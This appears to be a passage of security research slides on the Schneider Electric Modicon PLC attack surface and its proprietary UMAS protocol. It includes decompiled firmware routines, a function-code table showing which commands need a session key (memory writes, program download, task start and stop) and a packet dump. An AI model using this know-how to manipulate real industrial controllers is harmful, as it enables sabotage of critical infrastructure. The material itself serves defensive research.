
## Cybersecure-ready

- Cyber-security certified (Achilles Level 2)
- Encrypted password access
- Strict supervision of firmware and software integrity
- Easy to configure via the Control Expert platform
- Audit trail of login
- Hardened access control





# Attack surface of PAC



- Protocols supported by PAC, including private protocol 、 web 、 FTP etc.
- TCP/IP stack and OS(VxWorks)
- Physical access ,such as USB ports etc.



# What we focus on


- Weak **private protocols** are often the best way to breaking and damaging critical infrastructure.
  - **Private protocol ports cannot be closed**
- We can perform various sensitive operations ( execute upload program, download program, Run, Stop and etc. ) after **breaking the protection mechanism**.
  - We have also conducted research on this topic in the Siemens SIMATIC

<https://conference.hitb.org/hitbsecconf2021ams/sessions/commsec-breaking-siemens-simatic-s7-plc-protection-mechanism/>



# Research setup

- Configurator: EcoStruxure Control Expert 15.0 SP1
- Firmware: BMEP581020\_FW\_SV03.20.idx (V3.20)
- PLC Hardware: eP581020



# What is UMAS ?


- UMAS (Unified Messaging Application Services)
- UMAS protocol is used to configure and monitor the Schneider-Electric PLCs.
- UMAS is based on the well-known Modbus protocol and use one of the reserved Function Code-0x5A.

```
Function name
f umas_Reinit
f umas_QueryReleasePLCReservation
f umas_Update
f umas_QueryDiag
f umas_QueryTakePLCReservation
f umas_QueryProcessWithSource
f umas_QueryProcess
f _ZN12TStampEngine22umasTStampGetDebugInfoEPHS
f _ZN12TStampEngine19umasTStampReadEventEPHS0_Pt
f pu_umasReadTimeStampPLC
f umas_setTimeoutSession
f umas_cancelReservation
f umas_ManageTimeoutBetweenRequest
f umas_ComputePasswordWithNonce
f umas_getInfo
f umas_computeSecretsWithNonces
f umas_EnhancedResvMngt
f umas_EndSession
f _ZN13umasMirrorReq7processEP7MsgStubS1_
f _ZN13loReqServices14checkReadParamEP16umas_Rea
f _ZN13loReqServices19checkWriteChanParamEP21umas
f _ZN14loReqTypeExchR11readChannelEP16umas_ReadF
f _ZN14loReqTypeExchW12writeChannelEP21umas_Write
f _ZN14loReqTypeExchW13writeFBreconfEP21umas_Writ
f _ZN13loReqTypeMemR11readChannelEP16umas_Read
f _ZN13loReqTypeMemR12readFBdeconfEP16umas_Rea
f _Z17p502CSendUmasEchoPKcht
f _Z23p502CSendUmasReadMemoryPKcht
f _Z20luaopen_LuaUmas_userP9lua_State
f _Z13pushUmasErrorP9lua_State

88 v3[1] = 2;
89 v11 = (unsigned __int16)(v8 - 1);
90 switch ( v4[1] )
91 {
92   case 1u:
93     umas_QueryGetComInfo((unsigned int)(v4 + 1), v5 + 1, a2, v30);
94     goto LABEL_13;
95   case 0xAu:
96     umas_QueryMirror(v4 + 1, v5 + 1, (unsigned __int16)(v8 - 1), a2, v30);
97     goto LABEL_13;
98   case 0x10u:
99     if ( (ex_GetUcStat(a1) & 0x2000) != 0 )
100       goto LABEL_16;
101     umas_QueryTakePLCReservation(v4 + 1, v5 + 1, a2, v30);
102     goto LABEL_13;
103   case 0x11u:
104     if ( (ex_GetUcStat(a1) & 0x2000) != 0 )
105       goto LABEL_16;
106     umas_QueryReleasePLCReservation(v4, a2, v30, v5 + 1);
107     goto LABEL_13;
108   case 0x12u:
109     if ( (ex_GetUcStat(a1) & 0x2000) != 0 )
110     {
111 LABEL_16:
112     v5[11] = 0;
113     v5[8] = 0;
114     v5[3] = -111;
115     v5[2] = -111;
116     v5[9] = 0;
117     v5[10] = 0;
118     goto LABEL_17;
119   }
120   if ( *(unsigned __int8 *)off_12F89C == *v4 && *(_BYTE *)off_12F89C )
121   {
122     *(_WORD *)(a2 + 12) = 1;
123     goto LABEL_13;
124   }
125   v12 = *(unsigned __int8 *)off_12F898;
126   v13 = -32638;
127   v5[11] = 0;
128   v5[8] = 0;
129   v5[9] = 0;
130   if ( v12 != 255 )
131     v13 = 32638;
```



# UMAS message format




# UMAS function code

session key	Funcation Code	Description
No sessionkey required	1	umas_QueryGetComInfo
No sessionkey required	2	pu_GetPlcInfo
	3	pu_GAI_ObjInfo
	4	pu_GetPlcStatus
	5	pu_GetLoaderInfo
	6	pu_GetMemoryCardInfo
	7	pu_GetBlockInfo
	0A	umas_QueryMirror
	10	umas_QueryTakePLCReservation
	11	umas_QueryReleasePLCReservatio
	12	mas_QueryKeepPLCReservation
	20	pu_ReadMemoryBlock
	21	pu_WriteMemoryBlock
	22	pu_ReadBOL
	23	pu_WriteBOL
	24	pu_ReadVarList
	25	pu_WriteVarList
	26	pu_DataDictionary
	27	pu_DataDictionaryPreload
	28	pu_ReadPhysicalAddress
Requires sessionkey	29	pu_WritePhysicalAddress
	2A	pu_BrowseEvents
Requires sessionkey	30	pumem_BeginDownload
	31	pumem_DownloadPacket
	32	pumem_EndDownload
	33	pumem_BeginUpload
	34	pumem_UploadPacket
	35	pumem_EndUpload
	36	ex_DoUmasBackup/ex_DoUmasRestore/ex_DoUmasCompareBackup/ex_DoUmasClearBackup
	37	pumem_PreLoadBlocks
	40	ex_StartTask
	41	ex_StopTask

client

server



1 byte session key

```

0000115B 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....Z ..F/...W
000008A8 04 9a 00 00 00 18 00 5a 00 10 46 2f 00 00 0f 57 .....Z ..F/...W
